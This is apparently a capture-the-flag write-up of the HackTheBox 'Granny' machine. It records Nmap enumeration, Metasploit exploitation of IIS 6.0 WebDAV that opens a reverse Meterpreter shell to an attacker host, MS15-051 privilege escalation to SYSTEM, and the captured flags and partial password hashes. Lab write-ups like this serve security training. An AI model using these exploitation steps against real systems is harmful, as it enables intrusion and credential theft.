

[HackTheBox] **Granny**

Date: 04/Nov/2019
Categories: [oscp](#), [htb](#), [windows](#)
Tags: [exploit_iis_webdav](#), [privesc_windows_ms15_051](#)

Overview

This is a writeup for HackTheBox VM [Granny](#). Here are stats for this machine from [machinescli](#):




Figure 1: writeup.overview.machinescli

Killchain

Here's the killchain (enumeration → exploitation → privilege escalation) for this machine:




Figure 2: writeup.overview.killchain
2

TTPs

1. 80/tcp/http/Microsoft IIS httpd 6.0: [exploit_iis_webdav](#), [privesc_windows_ms15_051](#)

Phase #1: Enumeration

1. Here's the Nmap scan result:

```
1 # Nmap 7.70 scan initiated Mon Nov  4 13:35:36 2019 as: nmap -vv --reason -Pn -sV -sC
  ↳ --version-all -oN
  ↳ /root/toolbox/writeups/htb.granny/results/10.10.10.15/scans/_quick_tcp_nmap.txt -oX
  ↳ /root/toolbox/writeups/htb.granny/results/10.10.10.15/scans/xml/_quick_tcp_nmap.xml
  ↳ 10.10.10.15
2 Nmap scan report for 10.10.10.15
3 Host is up, received user-set (0.051s latency).
4 Scanned at 2019-11-04 13:35:37 PST for 21s
5 Not shown: 999 filtered ports
6 Reason: 999 no-responses
7 PORT      STATE SERVICE REASON          VERSION
8 80/tcp    open  http    syn-ack ttl 127 Microsoft IIS httpd 6.0
9 | http-methods:
10 |   Supported Methods: OPTIONS TRACE GET HEAD DELETE COPY MOVE PROPFIND PROPPATCH SEARCH MKCOL
  ↳ LOCK UNLOCK PUT POST
11 |_ Potentially risky methods: TRACE DELETE COPY MOVE PROPFIND PROPPATCH SEARCH MKCOL LOCK
  ↳ UNLOCK PUT
12 |_ http-server-header: Microsoft-IIS/6.0
13 |_ http-title: Under Construction
14 | http-webdav-scan:
15 |   WebDAV type: Unkown
16 |   Server Type: Microsoft-IIS/6.0
17 |   Allowed Methods: OPTIONS, TRACE, GET, HEAD, DELETE, COPY, MOVE, PROPFIND, PROPPATCH,
  ↳ SEARCH, MKCOL, LOCK, UNLOCK
18 |   Public Options: OPTIONS, TRACE, GET, HEAD, DELETE, PUT, POST, COPY, MOVE, MKCOL, PROPFIND,
  ↳ PROPPATCH, LOCK, UNLOCK, SEARCH
19 |_ Server Date: Mon, 04 Nov 2019 21:36:04 GMT
20 Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
21
22 Read data files from: /usr/bin/./share/nmap
23 Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
24 # Nmap done at Mon Nov  4 13:35:58 2019 -- 1 IP address (1 host up) scanned in 21.97 seconds
```

2. Here's the summary of open ports and associated AutoRecon scan files:

✈ openports				
#	Port	Protocol	Service	Scans
1.	80/tcp	http	tll 127 Microsoft IIS httpd 6.0	./results/10.10.10.15/scans/tcp_80_http_gobuster.txt ./results/10.10.10.15/scans/tcp_80_http_nikto.txt ./results/10.10.10.15/scans/tcp_80_http_nmap.txt ./results/10.10.10.15/scans/tcp_80_http_robots.txt ./results/10.10.10.15/scans/tcp_80_http_whatweb.txt

Figure 3: writeup.enumeration.steps.2.1

3. We look for IIS 6.0 vulnerabilities and find multiple WebDAV related hits:

```
root@kali: ~/toolbox/data/writeups/htb.granny # ss microsoft iis 6.0
```

Exploit Title	Path
Microsoft IIS 4.0/5.0/6.0 - Internal IP Address/Internal Network Name Disclosure	exploits/windows/remote/21057.txt
Microsoft IIS 5.0/6.0 FTP Server - Stack Exhaustion Denial of Service	exploits/windows/dos/9587.txt
Microsoft IIS 5.0/6.0 FTP Server (Windows 2000) - Remote Stack Overflow	exploits/windows/remote/9541.pl
Microsoft IIS 6.0/7.5 (+ PHP) - Multiple Vulnerabilities	exploits/windows/remote/19033.txt
Microsoft IIS 6.0 - ASP Stack Overflow Stack Exhaustion (Denial of Service) (MS10-065)	exploits/windows/dos/15167.txt
Microsoft IIS 6.0 - '/AUX / '.aspx' Remote Denial of Service	exploits/windows/dos/3965.pl
Microsoft IIS 6.0 - WebDAV Remote Authentication Bypass (1)	exploits/windows/remote/8704.txt
Microsoft IIS 6.0 - WebDAV Remote Authentication Bypass (2)	exploits/windows/remote/8806.pl
Microsoft IIS 6.0 - WebDAV Remote Authentication Bypass (Patch)	exploits/windows/remote/8754.patch
Microsoft IIS 6.0 - WebDAV Remote Authentication Bypass (PHP)	exploits/windows/remote/8765.php
Microsoft IIS 6.0 - WebDAV 'SCStoragePathFromUrl' Remote Buffer Overflow	exploits/windows/remote/41738.py
Shellcodes: No Result	

```
root@kali: ~/toolbox/data/writeups/htb.granny #
```

Figure 4: writeup.enumeration.steps.3.1

Findings

Open Ports

1

80/tcp		http		Microsoft IIS httpd 6.0
--------	--	------	--	-------------------------

Phase #2: Exploitation

1. We decide to use the Metasploit `windows/iis/iis_webdav_upload_asp` exploit and it successfully gives us a Meterpreter shell:

```
msf exploit(windows/iis/iis_webdav_upload_asp) > show options

Module options (exploit/windows/iis/iis_webdav_upload_asp):

  Name          Current Setting  Required  Description
  ----          -
  HttpPassword  -                no        The HTTP password to specify for authentication
  HttpUsername  -                no        The HTTP username to specify for authentication
  METHOD         move             yes       Move or copy the file on the remote system from .txt -> .asp (Accepted: move, copy)
  PATH          /metasploit%RAND%.asp  yes       The path to attempt to upload
  Proxies       -                no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOST         10.10.10.15       yes       The target address
  RPORT         80               yes       The target port (TCP)
  SSL           false            no        Negotiate SSL/TLS for outgoing connections
  VHOST         -                no        HTTP server virtual host

Exploit target:

  Id  Name
  --  --
  0    Automatic

msf exploit(windows/iis/iis_webdav_upload_asp) >
msf exploit(windows/iis/iis_webdav_upload_asp) > exploit

[*] Started reverse TCP handler on 10.10.14.26:4444
[*] Checking /metasploit9517572.asp
[*] Uploading 610918 bytes to /metasploit9517572.txt...
[*] Moving /metasploit9517572.txt to /metasploit9517572.asp...
[*] Executing /metasploit9517572.asp...
[*] Deleting /metasploit9517572.asp (this doesn't always work)...
[*] Sending stage (179779 bytes) to 10.10.10.15
[!] Deletion failed on /metasploit9517572.asp [403 Forbidden]
[*] Meterpreter session 1 opened (10.10.14.26:4444 -> 10.10.10.15:1030) at 2019-11-04 14:09:21 -0800

meterpreter > getuid
[-] stdapi_sys_config_getuid: Operation failed: Access is denied.
meterpreter >
```

Figure 5: writeup.exploitation.steps.1.1

```

meterpreter > sysinfo
Computer      : GRANNY
OS            : Windows .NET Server (Build 3790, Service Pack 2).
Architecture  : x86
System Language : en_US
Domain        : HTB
Logged On Users : 3
Meterpreter   : x86/windows
meterpreter >
meterpreter >
meterpreter > pwd
c:\windows\system32\inetsrv
meterpreter >
meterpreter >
meterpreter > shell
[-] Failed to spawn shell with thread impersonation. Retrying without it.
Process 896 created.
Channel 2 created.
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.

c:\windows\system32\inetsrv>whoami
whoami
nt authority\network service

```

Figure 6: writeup.exploitation.steps.1.2

Phase #2.5: Post Exploitation

```

1  ntauth/network@GRANNY> id
2  NT AUTHORITY\NETWORK SERVICE
3  ntauth/network@GRANNY>
4  ntauth/network@GRANNY> uname
5  Computer      : GRANNY
6  OS            : Windows .NET Server (Build 3790, Service Pack 2).
7  Architecture  : x86
8  System Language : en_US
9  Domain        : HTB
10 Logged On Users : 3
11 Meterpreter    : x86/windows
12 ntauth/network@GRANNY>
13 ntauth/network@GRANNY> ifconfig
14 Ethernet adapter Local Area Connection:
15   Connection-specific DNS Suffix  . : 
16   IP Address. . . . . : 10.10.10.15
17   Subnet Mask . . . . . : 255.255.255.0
18   Default Gateway . . . . . : 10.10.10.2
19 ntauth/network@GRANNY>
20 ntauth/network@GRANNY> users
21 Administrator
22 Lakis

```

Phase #3: Privilege Escalation

1. Since we have certain restrictions that stop us from running commands like `getuid`, we have to migrate to a different process. We find the PID for process `davcdata.exe` and migrate to it:

```
2548 1456 w3wp.exe x86 0 NT AUTHORITY\NETWORK SERVICE c:\windows\system32\inetsrv\w3wp.exe
2616 592 davcdata.exe x86 0 NT AUTHORITY\NETWORK SERVICE C:\WINDOWS\system32\inetsrv\davcdata.exe
2840 1456 w3wp.exe
2984 348 logon.scr
3600 2548 svchost.exe x86 0 C:\WINDOWS\Temp\rad8321F.tmp\svchost.exe
3924 592 davcdata.exe

meterpreter >
meterpreter >
meterpreter > migrate 2616
[*] Migrating from 3600 to 2616...
[*] Migration completed successfully.
meterpreter >
meterpreter >
meterpreter > getuid
Server username: NT AUTHORITY\NETWORK SERVICE
meterpreter >
```

Figure 7: writeup.privesc.steps.1.1

2. We can now use the Metasploit `multi/recon/local_exploit_suggester` module to look for privesc options:

```
msf post(multi/recon/local_exploit_suggester) > show options

Module options (post/multi/recon/local_exploit_suggester):

  Name          Current Setting  Required  Description
  ----          -
SESSION        1                yes       The session to run this module on
SHOWDESCRIPTION false            yes       Displays a detailed description for the available exploits

msf post(multi/recon/local_exploit_suggester) >
msf post(multi/recon/local_exploit_suggester) >
msf post(multi/recon/local_exploit_suggester) > run

[*] 10.10.10.15 - Collecting local exploits for x86/windows...
[*] 10.10.10.15 - 39 exploit checks are being tried...
[+] 10.10.10.15 - exploit/windows/local/ms10_015_kitrap0d: The target service is running, but could not be validated.
[+] 10.10.10.15 - exploit/windows/local/ms14_058_track_popup_menu: The target appears to be vulnerable.
[+] 10.10.10.15 - exploit/windows/local/ms14_070_tcpip_ioctl: The target appears to be vulnerable.
[+] 10.10.10.15 - exploit/windows/local/ms15_051_client_copy_image: The target appears to be vulnerable.
[+] 10.10.10.15 - exploit/windows/local/ms16_016_webdav: The target service is running, but could not be validated.
[+] 10.10.10.15 - exploit/windows/local/ms16_032_secondary_logon_handle_privesc: The target service is running, but could not be validated.
[+] 10.10.10.15 - exploit/windows/local/ppr_flatten_rec: The target appears to be vulnerable.
[*] Post module execution completed
msf post(multi/recon/local_exploit_suggester) >
```

Figure 8: writeup.privesc.steps.2.1

3. We tried a few exploits from this list and eventually the `windows/local/ms15_051_client_copy_image` module worked and provided an elevated session:


```

msf exploit(windows/local/ms15_051_client_copy_image) > show options

Module options (exploit/windows/local/ms15_051_client_copy_image):

  Name      Current Setting  Required  Description
  ----      -
SESSION    1                yes       The session to run this module on.

Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
EXITFUNC    thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST       10.10.14.26      yes       The listen address (an interface may be specified)
LPORT       4444             yes       The listen port

Exploit target:

  Id  Name
  --  -
  0    Windows x86

msf exploit(windows/local/ms15_051_client_copy_image) >

```

Figure 9: writeup.privesc.steps.3.1

```

msf exploit(windows/local/ms15_051_client_copy_image) > exploit

[*] Started reverse TCP handler on 10.10.14.26:4444
[*] Launching notepad to host the exploit...
[+] Process 1996 launched.
[*] Reflectively injecting the exploit DLL into 1996...
[*] Injecting exploit into 1996...
[*] Exploit injected. Injecting payload into 1996...
[*] Payload injected. Executing exploit...
[+] Exploit finished, wait for (hopefully privileged) payload execution to complete.
[*] Sending stage (179779 bytes) to 10.10.10.15
[*] Meterpreter session 2 opened (10.10.14.26:4444 -> 10.10.10.15:1032) at 2019-11-04 14:17:08 -0800

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
meterpreter > sysinfo
Computer      : GRANNY
OS            : Windows .NET Server (Build 3790, Service Pack 2).
Architecture : x86
System Language : en_US
Domain        : HTB
Logged On Users : 3
Meterpreter   : x86/windows
meterpreter >
meterpreter > shell
Process 2444 created.
Channel 1 created.
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.

C:\WINDOWS\system32>

C:\WINDOWS\system32>whoami
whoami
nt authority\system

C:\WINDOWS\system32>

```

Figure 10: writeup.privesc.steps.3.2

4. We then obtain further information about the system and read the contents of both user.txt and root.txt files to complete the challenge:

```

1 cat "C:\Documents and Settings\Lakis\Desktop\user.txt"
2 cat "C:\Documents and Settings\Administrator\Desktop\root.txt"

meterpreter > cat "C:\Documents and Settings\Lakis\Desktop\user.txt"
700c5dc163014e22b3e408f8703f67d1meterpreter >
meterpreter >
meterpreter > cat "C:\Documents and Settings\Administrator\Desktop\root.txt"
aa4beed1c0584445ab463a6747bd06e9meterpreter >
meterpreter >

```

Figure 11: writeup.privesc.steps.4.1

Loot

Hashes

```
1 Administrator:500:c74761604a24f0dfd0a9ba2c30e462cf:d6908f022af0373e9e.....
2 ASPNET:1007:3f71d62ec68a06a39721cb3f54f04a3b:edc0d5506804653f589.....
3 Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c.....
4 IUSR_GRANPA:1003:a274b4532c9ca5cdf684351fab962e86:6a981cb5e038b2d8b7.....
5 IWAM_GRANPA:1004:95d112c4da2348b599183ac6b1d67840:a97f39734c21b3f615.....
6 Lakis:1009:f927b0679b3cc0e192410d9b0b40873c:3064b6fc432033870c6.....
7 SUPPORT_388945a0:1001:aad3b435b51404eeaad3b435b51404ee:8ed3993efb4e6476e.....
```

Flags

```
1 C:\Documents and Settings\Lakis\Desktop\user.txt: 700c5dc163014e22.....
2 C:\Documents and Settings\Administrator\Desktop\root.txt: aa4beed1c05844.....
```

References

- [+] <https://www.hackthebox.eu/home/machines/profile/14>
- [+] <https://marcelowoloszyn.cl/hackthebox/hack-the-box-write-up-granny/>
- [+] <https://reboare.github.io/hackthebox/htb-granny.html>